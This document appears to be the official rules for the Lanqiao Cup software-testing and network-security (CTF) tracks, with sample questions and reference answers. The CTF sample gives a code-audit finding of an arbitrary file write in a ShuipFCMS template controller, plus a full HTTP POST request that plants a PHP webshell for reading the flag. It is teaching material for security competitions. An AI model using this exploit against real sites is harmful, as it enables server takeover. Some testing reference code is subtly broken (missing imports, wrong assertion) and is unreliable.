
## 9. 样题

样题详见文档附录。

## 10. 其它注意事项

（1）选手必须符合参赛资格，不得弄虚作假。资格审查中一旦发现问题，则取消其报名资格；竞赛过程中发现问题，则取消竞赛资格；竞赛后发现问题，则取消竞赛成绩，收回获奖证书及奖品等，并在大赛官网上公示。

（2）参赛选手应遵守竞赛规则，赛场纪律，服从大赛组委会的指挥和安排，爱护竞赛场地的设备。

（3）竞赛采用机器阅卷加少量人工辅助的方式。选手需要特别注意提交答案的形式。必须仔细阅读题目的要求和示例，不要随意添加不需要的内容。

## 附录：样题

### 1. 功能测试样题：

#### 【题目介绍】

请使用测试用例设计方法对以下模块进行测试用例的设计，并把发现的缺陷提交到指定的文档中。

模块名称	功能名称	需求描述
用户中心	注册	1、账号：11 位手机号 2、密码：8-20 位，同时含有数字、大写、小写字母
	登录	输入用户名和密码
	修改密码	不能和原密码相同
	找回密码	短信验证码验证找回
	注销	短信验证码注销
搜索	全站搜索	支持全站搜索
	当前频道搜索	仅支持当前频道搜索

#### 【答案提交】

#### 【测试用例 Excel 答案】

用例编号	一级功能	二级功能	用例标题	前置条件	操作步骤	测试数据	预期结果	用例优先级
YHZX-DL-001	用户中心	登录	成功登录（输入正确的用户名和正确的密码）	1. 测试环境联网正常	1. 打开xx登录界面； 2. 输入正确的【用户名】； 3. 输入正确的【密码】； 4. 点击【登录】。	用户名：dongling 密码：123456	成功登录系统，并跳转至个人中心。	高
YHZX-DL-002	用户中心	登录	登录失败（正确的用户名、少于标准位数的错误密码）	2. 测试环境联网正常	1. 打开xx登录界面； 2. 输入正确的【用户名】； 3. 输入正确的【密码】； 4. 点击【登录】。	用户名：dongling 密码：1234	登录失败，提示：用户名或密码错误。	中

#### 【缺陷报告 Excel 答案】

缺陷编号	功能名称	缺陷描述	操作步骤	预期结果	实际结果
DL-BUG-001	登录	登录时，输入错误的验证码，依然登录成功	1. 主页->点击【会员登录】； 2. 输入正确的【用户名】、【密码】； 3. 输入错误的【验证码】； 4. 点击【登录】。	登录失败，提示“验证码错误”。	登录成功，跳转到个人中心页面。
DL-BUG-002	登录	用户提交订单，收获地址为空，仍正常生成订单	1. 点击【搜索】，展开图书列表； 2. 任意点击一本图书，在商品详情页，点击【购买】； 3. 在生成订单页，点击【结算】； 4. 收货地址设置为空； 5. 点击【提交订单】。	提交订单失败，提示“收货地址不能为空。”	提交订单成功，并成功生成订单编号。

**说明：**这是一道验证测试人员对功能点规则理解是否准确的题目，答题者只需要按照日常所学的用例设计方法，对题目中出现的功能进行覆盖即可。本题没有固定答案，答题者提交的答案符合题目需求，即可得分。

### 2. 自动化测试编程样例

### 【题目介绍】

使用 Java/Python 语言，通过 Selenium 工具完成【xx 图书商城】登录模块的自动化测试脚本。

功能名称	步骤	要求
登录	点击【会员登录】	使用完整的 XPATH 进行元素定位
	输入用户名	使用 ID 进行元素定位
	输入密码	使用 ID 进行元素定位
	点击【登录】	1、使用完整的 XPATH 进行元素定位 2、插入断言，使用用户登录名判断登录是否成功。

### 【题目要求】

文件名字为 LoginTest.java 或者 login\_test.py。

如没有特殊要求，请使用完整的 XPATH 进行元素定位。

### 【参考答案】

```
package com.lanqiao;

import java.time.Duration;

import org.openqa.selenium.By;
import org.openqa.selenium.WebElement;
import org.openqa.selenium.chrome.ChromeDriver;
import org.openqa.selenium.WebDriver;
import org.testng.Assert;
import org.testng.annotations.Test;

public class LoginTest {

    //定义一个 WebDriver 全局变量
    static WebDriver driver;

    @BeforeClass
    public void initWebdriver() {
        //引入 WebDriver 在本地的地址到代码中
```

```

        System.setProperty("webdriver.chrome.driver",
"C:/Software/chrome_win64/chromedriver.exe");

//使用 Chrome 浏览器打开以下页面
driver =new ChromeDriver();

//打开悦购图书商城前台页面
driver.get("https://86f2c3d0d142.hz-iframe-svc.simplelab.cn/goods/");

//设置隐式等待，最长等待 10 秒
driver.manage().timeouts().implicitlyWait(Duration.ofSeconds(10));

//页面全屏
driver.manage().window().fullscreen();
}

@Test
public void testLogin() throws IOException, InterruptedException{
    //切换 iframe，点击【会员登录】按钮
    driver.switchTo().frame(0);
    driver.findElement(By.xpath("/html/body/div/div/a[2]")).click();

    //在用户名、密码输入框中输入内容
    driver.findElement(By.id("loginname")).sendKeys("zhangsan");
    driver.findElement(By.id("loginpass")).sendKeys("123456");

    Thread.sleep(2000);

    //点击【登录】按钮
    driver.findElement(By.id("submitBtn")).click();
    Thread.sleep(2000);

    //插入断言，如果成功之后的用户名显示是“张三”，就测试通过，否则提示“注册失败”
    Assert.assertEquals(driver.getTitle(), "张三","注册失败");
    Thread.sleep(3000);
}

```

```
}

//浏览器退出
@AfterClass
public void quitBrowser() {
    driver.quit();
}
}
```

**说明：**Python 答案此处略。本题针对日常自动化回归测试中遇到的元素定位、元素基本操作、断言等基础进行考核，选手只需要按照题目要求进行编写代码，使用对应的元素定位方法，保证脚本步骤的覆盖度，并使脚本不报错的前提下即可得分。

### 3. 单元测试样题

#### 【题目介绍】

以下是简易计算器的加、减、乘、除四个方法，请使用 Java/Python 语言，结合白盒测试方法中的**基本路径法**对这些方法进行单元测试。

#### 【被测源码】

```
package com.lanqiao;

public class Calculator {

    //加法运算
    public static int add(int a,int b){
        return a + b;
    }

    //减法运算
    public static int subtract(int a,int b) {
        return a - b;
    }

    //乘法运算
    public static int multi(int a,int b) {
        return a * b;
    }
}
```



```
        //除法运算

        public static int divide(int a,int b) {

            return a / b;

        }

    }
}
```

### 【参考答案】

```
// Java 语言参考答案

package com.lanqiao.test;

//被测源码和测试代码不在同一个包中，需要先把被测源码包导入进来
import com.lanqiao.Calculator;
import org.junit.Assert;
import org.junit.Test;

public class CalculatorTest {

    //加法测试
    @Test
    public void testAdd() {

        //使用 Assert 断言来判断代码编写是否正确
        Assert.assertEquals(5, Calculator.add(3,2));

    }

    //减法测试
    @Test
    public void testSubstract() {

        Assert.assertEquals(1, Calculator.substract(3,2));

    }

    //乘法测试
    @Test
    public void testMulti() {

        Assert.assertEquals(6, Calculator.multi(3,2));

    }

}
```

```
    }

    //除法测试
    @Test
    public void testDivide() {
        Assert.assertEquals(3, Calculator.divide(6, 2));
    }
}
```

**说明：**Python 答案此处略。本题主要考察使用白盒测试用例设计方法中的**基本路径覆盖法**来设计测试数据，并使用 Junit 单元测试框架中来实现测试代码，本题中使用到了 Junit 的注解和断言。选手只需掌握白盒测试用例方法中的逻辑覆盖法和循环语句覆盖法，即可对本题进行用例数据的设计；掌握 Java/Python 语言的基本语法和 Junit 测试框架的基础知识，即可完成本题代码的编写。



# 蓝桥杯全国软件和信息技术专业人才大赛组委会

## 第十五届蓝桥杯全国软件和信息技术专业人才大赛 (软件赛) 网络安全组竞赛规则及说明

### 1. 组别

具有正式全日制学籍并且符合相关科目报名要求的研究生、本科及高职高专学生（以报名时状态为准），以个人为单位进行比赛。该专业方向设大学组。

网络安全赛项与软件赛其他赛项比赛时间均不冲突，参加网络安全赛项的选手也可报名软件赛其他赛项。

### 2. 竞赛赛程

选拔赛时长：4 小时。

决赛时长：4 小时。

详细赛程安排以组委会公布信息为准。

### 3. 竞赛形式

线上比赛：

个人赛，一人一机，全程机考。

大赛指定竞赛系统，选手机器需访问互联网，以浏览器方式发放赛题。

选手将答案提交到比赛系统中，超过比赛时间将无法提交。

### 4. 参赛选手机器环境

选手比赛电脑须自带摄像头，系统为 Windows 或 MACOS 均可（监控平台的浏览器插件只支持 windows 系统，选手如若使用 Mac 电脑，须使用 Windows 虚拟机进行身份核验）；

选手需自行准备答题所需的安全工具。选手可使用任意安全工具进行竞赛。

安全工具示例（包括但不限于以下工具）：

- 浏览器：Chrome 100 以上版本 / Firefox 100 以上版本
- 虚拟机：Kali Linux
- 语言环境：Python2.7、Python3.7、Java8 以上、phpstudy(配置多版本的 php)
- web 工具：BurpSuite、AntSword、phpstorm、hackbar、dirsearch
- 二进制工具：pwntools、IDA pro、findcrypt(ida 插件)
- Crypto 工具：PyCrypto、numpy、gmpy2、CyberChef
- 杂项工具：wireshark、volatility、FTK Imager、010editor、winhex;

参赛选手可根据不同机型及操作系统自行选择录屏软件（推荐使用 EVCapture 录屏软件、obs 录屏软件、Mac 自带录屏软件 Quicktime 等）。参赛选手需在赛前进行下载安装及调试，比赛前不再提供下载安装及调试时间。如因参赛选手的个人原因未及时下载安装，导致比赛时间耽搁或比赛成绩无效，责任由选手自行承担。参赛选手只能在参赛电脑的操作系统上录屏，录屏不能在远程登录的系统或虚拟机中进行录屏；如参赛选手在解题过程中涉及分屏或多屏操作，则所有屏幕均需录制。

## 5. 试题形式

竞赛题目类型为综合应用题，具体题型及题目数量以正式比赛时赛题为准。根据选手所提交答案的测评结果为评分依据。

综合应用题考察选手的网络安全实战能力，将网安新兴技术、有缺陷的网络环境、数据流量等转换为赛题供选手进行分析，每道题目通过预置漏洞的方式来验证选手威胁发现的专业能力。比赛过程中，选手将通过平台进行赛题信息的查看、附件下载、赛题环境下发等操作。选手获取题目后通过代码审计，资产收集，端口扫描，程序分析等形式，从赛题环境中获得一串具有特定格式的字符串（一般称为 flag），将其提交给平台，从而获得该题分数。


## 6. 试题考查范围

赛题类型包括但不限于：web 漏洞挖掘与利用、操作系统安全、数据库安全、二进制程序逆向分析、代码审计、情报收集等，综合考察参赛者不同维度的网络安全理论技术水平。

## 7. 答案提交

### 1) 平台登录

参赛选手根据准考证上的比赛地址、账号密码和比赛须知要求登录比赛平台。



## 2) 获取比赛题目

点击题目图标进入题目，选手可自由选择答题顺序。



(图片仅为示例，以实际比赛题目为准)

## 3) Docker 容器下发

Docker 是一个开源的应用容器引擎，我们的部分赛题会部署在使用 Docker 技术的容器当中，当您打开一道 Docker 容器下发的题目：



点击“下发赛题”，将有进度条加载



加载完成后，将呈现一个链接：



点击链接访问，即可开始作答。

如果选手打开页面，显示如下：




这可能是由于容器开启需要一定时间，可稍候尝试刷新页面，若依旧无法打开，可返回平台点击“重新下发”。

请注意，每个选手同时只能下发一个容器。请由成功申请下发容器的选手，用自己的账号提交 flag。

#### 4) 提交 flag

当选手打开一个题目，如下图：



通过漏洞挖掘与利用、代码分析等方式，从题目环境中得到一串具有一定格式的字符串或其他内容，将其在平台上提交，获得相应分数。提交的时候一般需要包含 `flag{}` 的整体内容，如果 flag 有其他的特殊格式要求，一般在题目的描述里会提及到。

## 8. 评分

全部使用平台系统自动评分。

比赛采用国际惯用的动态积分模式(即每道题目的分值将根据解出选手的数量进行动态计分，每多一个人解出，该题目的分值会随之下降)，每道题目初始分值 500，最终成绩取总分由高至低

排列，分数相同情况下，按提交时间算，用时短者排名高于用时较长者。比赛中的一、二、三血没有额外分数。

选手得分=综合应用题得分/综合应用题最高分\*100

示例：

选手 A 得分 763，本场比赛最高分 1093

选手 A 得分=763/1093\*100=69.81

## 9. 样题

样题：代码审计获取权限（综合应用题）

### 【问题描述】

平台下发了一个网站环境，选手通过代码审计发现其中存在的漏洞，上传一句话木马后即可获得网站权限。

### 【答案提交】

#### 1. 审计发现在

shuipf/Application/Template/Controller/StyleController.class.php

的 add 函数中可以写文件：

```
//添加模板
public function add() {
    if (IS_POST) {
        //取得文件名
        $file = pathinfo(I('post.file'));
        $file = $file['filename'] . C("TMPL_TEMPLATE_SUFFIX");
        //模板内容
        $content = \Input::getVar(I('post.content', '', ''));
        //目录
        $dir = TEMPLATE_PATH . I('post.dir', '', '');
        $dir = str_replace(array("//"), array("/"), $dir);
        //检查目录是否存在
        if (!file_exists($dir)) {
            $this->error("该目录不存在!");
        }
        //检查目录是否可写
        if (!is_writable($dir)) {
            $this->error("目录 " . $dir . " 不可写!");
        }
        //完整新增文件路径
        $filepath = $dir . $file;
        if (file_exists($filepath)) {
            $this->error("该文件已经存在!");
        }
        //写入文件
        $status = file_put_contents($filepath, htmlspecialchars_decode(stripslashes($content)));
        if ($status) {
            $this->success("保存成功!", U("Template/Style/index"));
        } else {
            $this->error("保存失败，请检查模板文件权限是否设置为可写!");
        }
    } else {
        //取得目录路径
        $dir = isset($_GET['dir']) && trim($_GET['dir']) ? str_replace(array('..\\', '../', './', '.\\', '.\'), '', trim(
            urldecode($_GET['dir'])) : '';
        $dir = str_replace("-", "/", $dir);
        if (!file_exists(TEMPLATE_PATH . $dir)) {
            $this->error("该目录不存在!");
        }
        $this->assign('dir', $dir);
        $this->display();
    }
}
```

#### 2. 写入一句话木马 payload:



```
POST /index.php?g=Template&m=Style&a=add&file=1.php HTTP/1.1
Host: 192.168.1.103:8034
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=64f26nj755b7atudad45hrhvl0
Connection: close
Content-Length: 48
```

```
file=asdfa&content=<?php phpinfo();?>&dir=../
```

3.通过一句话木马直接读取位于根目录下的 flag

## 10. 其他注意事项

(1) 选手必须符合参赛资格，不得弄虚作假。资格审查中一旦发现问题，则取消其报名资格；竞赛过程中发现问题，则取消竞赛资格；竞赛后发现问题，则取消竞赛成绩，收回获奖证书及奖品等，并在大赛官网上公示。

(2) 参赛选手应遵守竞赛规则，服从大赛组委会的指挥和安排。

(3) 竞赛采用系统阅卷的方式。选手必须仔细阅读题目和提交答案的要求，不要随意进行改动。

(4) 为保证比赛的公平性，比赛中引入反作弊系统，监控比赛过程中的异常行为，譬如 IP 频繁变化、答题时间异常、Flag 集中提交、相同 Flag 等信息，并向裁判和系统管理员发起警报，同时记录异常日志，为参赛选手提供一个公平、公正的比赛环境。

(5) 省赛及决赛前，大赛组委会将在大赛官网公布线上比赛手册，请参赛选手及时关注官

网通知，并按照线上比赛手册要求进行备赛。

（6）大赛组委会将为参赛院校提供免费训练平台，训练平台具体介绍，请见大赛官网后续通知或咨询大赛组委会。

